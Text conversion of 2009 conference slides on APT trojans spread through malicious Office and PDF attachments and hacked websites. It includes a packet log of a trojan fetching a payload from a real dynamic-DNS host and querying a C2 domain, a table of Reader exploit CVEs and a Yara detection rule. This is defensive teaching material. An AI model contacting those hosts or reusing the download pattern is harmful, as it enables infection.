
LISA '09

November 4, 2009

Raytheon

Customer Success Is Our Mission

What happens when they are opened




The screenshot shows a Microsoft PowerPoint window with a slide titled "Canada's Beauty" featuring a bear in a forest. Below the slide, a network traffic log is displayed with the following entries:

Source	Destination	Protocol	Info
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.72.200	192.168.72.1	HTTP	GET http://mywebpage.3322.org/newTroy.jpg HTTP/1.0
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [ACK] Seq=1 Ack=257 Win=6432 Len=0
192.168.72.1	192.168.72.200	TCP	[TCP segment of a reassembled PDU]
192.168.72.1	192.168.72.200	HTTP	HTTP/1.0 403 Forbidden (text/html)
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [FIN, ACK] Seq=2070 Ack=257 Win=6432 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=257 Ack=2071 Win=64240 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [RST, ACK] Seq=257 Ack=2071 Win=0 Len=0
192.168.72.200	192.168.72.1	DNS	Standard query A vanguard.bounceme.net
192.168.72.1	192.168.72.200	DNS	Standard query response A 209.227.39.13

Look at the pretty bear. Don't look at your proxy logs.

A bit more about APT Trojans

- Multiple means of command and control allow the adversary to persist even when defensive actions are taken
 - Multiple malware installations;
 - Multiple C2 destinations
- Off-Net use allows adversaries to change tactics while outside your view and control
 - VPN Malware
 - Off-Network updates
- 0-Day Attack Vectors
- Uniquely compiled for you
 - Avoids AV detection




Attack in Depth

What kinds of attachments

- Adobe Acrobat is increasing
- No surprises – these're the apps we use.

- “Why has it changed? Primarily because there has been more vulnerabilities in Adobe Acrobat/Reader than in the Microsoft Office applications.” – F-Secure

Targeted attacks 2009



<http://www.f-secure.com/weblog/archives/00001676.html>

Patching Is Not Keeping Up With Current APT TTP's


HTTP Vector

- Hacked sites redirecting to exploits

- www.ned.org
- www.electionguide.org
- aceproject.org
- www.ifes.org


- Serving 3 exploits

- SWF on FF 0-day
- SWF on IE 0-day
- MSVIDCTL Vulnerability



Not All Bad Stuff Comes Via The Mail ... Sometimes we seek it out.

Analyzing Malicious PDF




AV Detection of Malicious PDFs Has Been Very Poor

Common PDF Exploits


CVE	Name	First Used	Discovered	Patched	Gap
2007-5659	collectEmailInfo() (JS)	1/1/2008	2/6/2008	2/7/2008	37
2008-2992	Util.printf() (JS)	11/5/2008	11/5/2008	11/4/2008	-1
2009-0658	JBIG2*	1/15/2009	2/13/2009	3/24/2009	68
2009-0927	getIcon() (JS)	4/9/2009	4/9/2009	3/24/2009	-16
2009-1492	getAnnots() (JS)	6/4/2009	6/4/2009	5/12/2009	-23
2009-1862	SWF*	7/15/2009	7/15/2009	7/31/2009	16
2009-3459	Heap Corruption*	9/23/2009	10/1/2009	10/13/2009	20

Days Between First Use and Patch



Occasional Lag to Discovery – Consistent Lag to Remediation

JBIG2 Timeline



More Than 2 Months from First Known Offensive Use to Patch Availability

Cool Tool to Help Find Stuff

Yara


- Simple and correlated rules
 - Ascii, binary, regex, wildcards

```
rule HIGH_PDF_Flash_Exploit
{
  strings:
  $a = "%PDF-1."
  $j = "(pop\\056swf)"
  $k = "(pushpro\\056swf)"
  $b = "(  a.swf)"
  condition:
  ($a at 0) and ($j or $k or $b)
}
```

<http://code.google.com/p/yara-project/>

Trojans Commonly Delivered in Email

- Opening of the malicious attachment may have no visual indicators
 - Some poorly created documents will “crash” and reopen
 - Others will briefly close and reopen
 - In rare cases, the computer may “freeze”
- Attackers embed relevant content to be displayed after infection
- .WRI




Using Your Own Content Against You

Typical malware workflow

- Checks to see if it already infected you
- Delay for a bit so you don't associate its behavior with the opening of the attachment
- Download other junk
- Keep checking back for more commands or control requests


Initiates Connection from Inside



Gh0stNet, a good example of APT
